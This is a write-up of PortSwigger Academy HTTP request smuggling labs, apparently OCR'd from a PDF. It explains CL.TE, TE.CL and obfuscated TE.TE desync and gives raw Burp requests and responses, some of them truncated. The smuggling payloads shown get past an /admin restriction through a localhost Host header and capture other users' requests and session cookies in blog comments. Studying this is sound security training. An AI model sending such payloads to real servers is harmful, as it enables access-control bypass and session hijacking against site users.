HTTP Request Smuggling

Portswigger

Main Section Indexes


- LAB H2.CL request smuggling
- LAB HTTP/2 request smuggling via CRLF injection
- LAB HTTP/2 request splitting via CRLF injection
- LAB CL.0 request smuggling
- LAB Exploiting HTTP request smuggling to perform web cache poisoning
- LAB Exploiting HTTP request smuggling to perform web cache deception

Overview + Resources

- This document contains a writeup of the HTTP Request Smuggling category labs from Portswigger Academy. There is a "Cheat Sheet | Summary" section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
- https://portswigger.net/research/http2
- https://portswigger.net/web-security/all-labs#http-request-smuggling

Cheat Sheet | Summary Section

- **Basic CL.TE payload**
- Include both Content-Length (CL) and Transfer-Encoding (TE) headers.
- Here the front-end server is processing the request length using the CL header, which will process the entire body.
- The back-end server receives the same request but uses the TE header to process the request's length. Since the terminating byte 0 is provided in the beginning of the body, the rest of the data will be left unprocessed and will remain in the connection queue. The next request that is submitted will be appended to this left over request data. So, the back-end server essentially see's 2 requests in the payload submitted.



Request

Pretty Raw Hex Hackvertor


```
1 GET / HTTP/2
2 Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net
3 Cookie: session=AOg18KjipEZHhZLxawDgrFG6DQDyG4Ow
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 29
5
6 "Unrecognized method TESTGET"
```

- **Basic TE.CL payload**
- Include both Content-Length (CL) and Transfer-Encoding (TE) headers.
- The front-end server is using the TE header to determine the length of the request. The HTTP request smuggler extension can be used here to automatically update the bytes required. It will add in the start and end bytes (9d and 0) in this case.
- When the back-end server receives this request, it will use the CL header to determine the length of the request. Since the value is 4, it will leave the rest of the body unprocessed and will remain in the connection queue. The next request that is submitted will be appended to the x=1 parameter. The server here essentially see's 2 request.



Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0abd00100496755b834405e400d60085.web-security-academy.net
Cookie: session=Wti9KkifDpLo4L2equlOsjrjolJs4S4R
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 27

"Unrecognized method GPOST"
```

- **Basic TE.TE payload (obfuscating TE header)**
- https://portswigger.net/web-security/request-smuggling#te-te-behavior-obfuscating-the-te-header
- In this scenario, both the front-end and back-end servers support the TE header. We need to submit a payload that will obfuscate the TE header and identify if either of the servers reject the TE header and use the CL header for processing.
- CL.TE payload – the application times-out when using this method, which means the front-end application is using the TE header.

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
3  Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 9
17 Transfer-Encoding: chunked
18 Transfer-Encoding: x
19
20 0
21
22 Test
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 125
5
6 <html>
    <head>
      <title>
        Server Error: Proxy error
      </title>
    </head>
    <body>
      <h1>
        Server Error: Communication timed out
      </h1>
    </body>
  </html>
```

- TE.CL payload – the application does not time out and the back-end server processes the request using the CL header. This is the direction for exploitation since the obfuscated TE header prevented the back-end server from using it.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 3
Transfer-Encoding: chunked
Transfer-Encoding: x

4
Test
0


```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8210

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      HTTP request smuggling, obfuscatin
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
```

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net
Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 30

"Unrecognized method TESTOGET"
```

- [Confirming CL.TE vulnerability via differential responses]
- A request to GET / endpoint normally returns the home page of the application.
- A request to a random endpoint like GET /404, will return a 404 Not Found response.
- This behavior will be used to identify if our request smuggling payload worked.
- The payload consists of a smuggled request that will be sent to the /404 endpoint, which would return a 404 error.
- The follow up request will be submitted to the GET / endpoint, however, instead of returning the home page, a 404 error is returned. Which proves the smuggled payload worked.

Request

Pretty Raw Hex Hackvertor


```
1 GET / HTTP/1.1
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcoLejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 11
6
7 "Not Found"
```

- [Confirming TE.CL vulnerability via differential responses]
- A request to GET / endpoint normally returns the home page of the application.
- A request to a random endpoint like GET /404 or POST /404, will return a 404 Not Found response.
- This behavior will be used to identify if our request smuggling payload worked.
- The payload consists of a smuggled request that will be sent to the /404 endpoint, which would return a 404 error. The CL header contains the value of 4, which covers the data up to the beginning of line 20.
- The follow up request receives a 404 error, even though the request is made to the home page / of the application. This proves that the payload worked as expected.



Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a7900de030f2159811e167f00dd0091.web-security-academy.net
3 Cookie: session=Q6DqPSNtNbltgJ1HRK1tKjwL9wnKCQzT
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=WPgvdOQLOmGK2JRgpmYHpogTrU
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 11
7
8 "Not Found"
```

- Using TE.CL payload to bypass front-end controls
- The /admin endpoint is only available to local users.
- A TE.CL payload was crafted where the smuggled request will be to the /admin endpoint, the Host header contains the value of localhost.
- Submitting a follow up request will return the normal response to the /admin request. We can send another request to delete the user, Carlos.

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
3  Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 70
20 GET /admin HTTP/1.1
21 Host: localhost
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 30
24
25 x=1
26 0
27
28
```


Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8328
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/
11     <link href=/resources/css/labsBlog.c
12     <title>
         Exploiting HTTP request smuggling
         controls, TE.CL vulnerability
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request sm
                 controls, TE.CL vulnerabi
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-
```

- [Using CL.TE payload to capture other user's requests]

- We need to identify if there is a request with parameters whose values are being reflected or stored in a response.
- In this scenario, the application has a blog where users can leave comments that can be viewed in the application.
- The "comment" parameter was intentionally injected last in the payload so the follow request will appear in the application's UI. The CL header in the smuggled request payload matters and needs to be adjusted in order to capture all the data in the follow up request. A lot of trial/error can happen here.
- Since the victim user's request contains the session cookie header, this will be captured in the smuggled request and can be used to access the application as that user.



Request


Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a1200b304634325806953980004c0037.web-security-academy.net
3  Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a1200b304634325806953980004c0037.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 338
17 Transfer-Encoding: chunked
18
19 0
20
21 POST /post/comment HTTP/1.1
22 Host: 0a1200b304634325806953980004c0037.web-security-academy.net
23 Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
24 Content-Type: application/x-www-form-urlencoded
25 Content-Length: 911
26
27 csrf=Q6QVUyV14qLqLPPNU9X8x7D8sAisjpYY&postId=2&name=test&email=test%40test&
   website=https%3A%2F%2Ftest&comment=test...
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8233
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/ac
11     <link href=/resources/css/labsBlog.css
12     <title>
         Exploiting HTTP request smuggling to
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/l
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request smug
                 requests
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-se
               ab-capture-other-users-request
23               Back to lab d
```



- Note: The rest of the payloads for the labs can be found in the sections of the document.

Labs

